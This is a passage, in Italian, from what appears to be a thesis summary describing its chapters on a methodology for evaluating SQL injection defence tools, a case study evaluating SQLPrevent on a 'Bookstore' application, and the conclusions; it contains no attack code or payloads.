Nel quinto capitolo (*A Methodology for SQLIAs Security Tools Evaluation*) viene proposta una metodologia per una corretta valutazione di tutti quei programmi di sicurezza contro gli attacchi di tipo SQL Injection. Inizialmente vengono spiegate le supposizioni e le ipotesi adottate, poi definiti i parametri misurati e descritte le caratteristiche valutate, quali: efficienza (falsi positivi e falsi negativi), efficacia (detenzione e prevenzione attacchi), stabilità (indipendenza dall'architettura del sistema), flessibilità (funzionamento con diverse tipologie di tecniche SQLI) e prestazioni (overhead). Inoltre viene fornito un modello astratto della metodologia, adattabile ad ogni tool di questo tipo, con diagrammi di flusso e linee guida generali. Infine viene presentata la procedura passo-passo completa di schemi dettagliati, per la realizzazione di una fase di testing ottimale, analizzando funzionamento, vantaggi e limitazioni.

Il capitolo 6 (*Evaluation of SQLPrevent (case study)*) analizza in dettaglio la fase di valutazione e testing di SQLPrevent e ne presenta l'esempio dell'applicazione "Bookstore" come caso di studio della metodologia proposta. Qui viene descritta minuziosamente la procedura, presentata nel capitolo precedente, adattata al tool in questione. Vengono riportati i test eseguiti con l'esatta configurazione utilizzata, le operazioni effettuate, gli specifici software impiegati ed i risultati raggiunti. Il tutto arricchito da immagini e scenari realmente ottenuti in laboratorio. Questa

---

sezione vuole essere un pratico esempio di come la metodologia proposta precedentemente dovrebbe essere interpretata, adattata ed eseguita per la valutazione di uno specifico SQLI tool. Per rendere più immediata la mappatura del modello di valutazione con lo scenario di testing presentato, è stato utilizzato uno stile più schematico e tecnico sfruttando una formattazione meno discorsiva, ma più ricca di immagini. Questo anche per ricreare, in maniera più immediata lo stesso ambiente di lavoro, le configurazioni testate ed i dati realmente utilizzati. Il tutto con l'intento di presentare in maniera più diretta la fattibilità e l'efficacia della metodologia di valutazione.

Infine nell'ultimo capitolo (*Conclusions and Future Work*) vengono sintetizzati i risultati ottenuti ed il percorso svolto, traendo le conclusioni sull'intero lavoro di tesi. Viene rimarcata l'importanza nel proporre una metodologia di valutazione standard e completa, attualmente mancante in letteratura e l'efficienza e la bontà del tool presentato come valida soluzione al problema della SQL Injection. In aggiunta, per entrambi i punti discussi, vengono definite le linee future di ricerca, specificandone campi di interesse, obiettivi e sviluppi.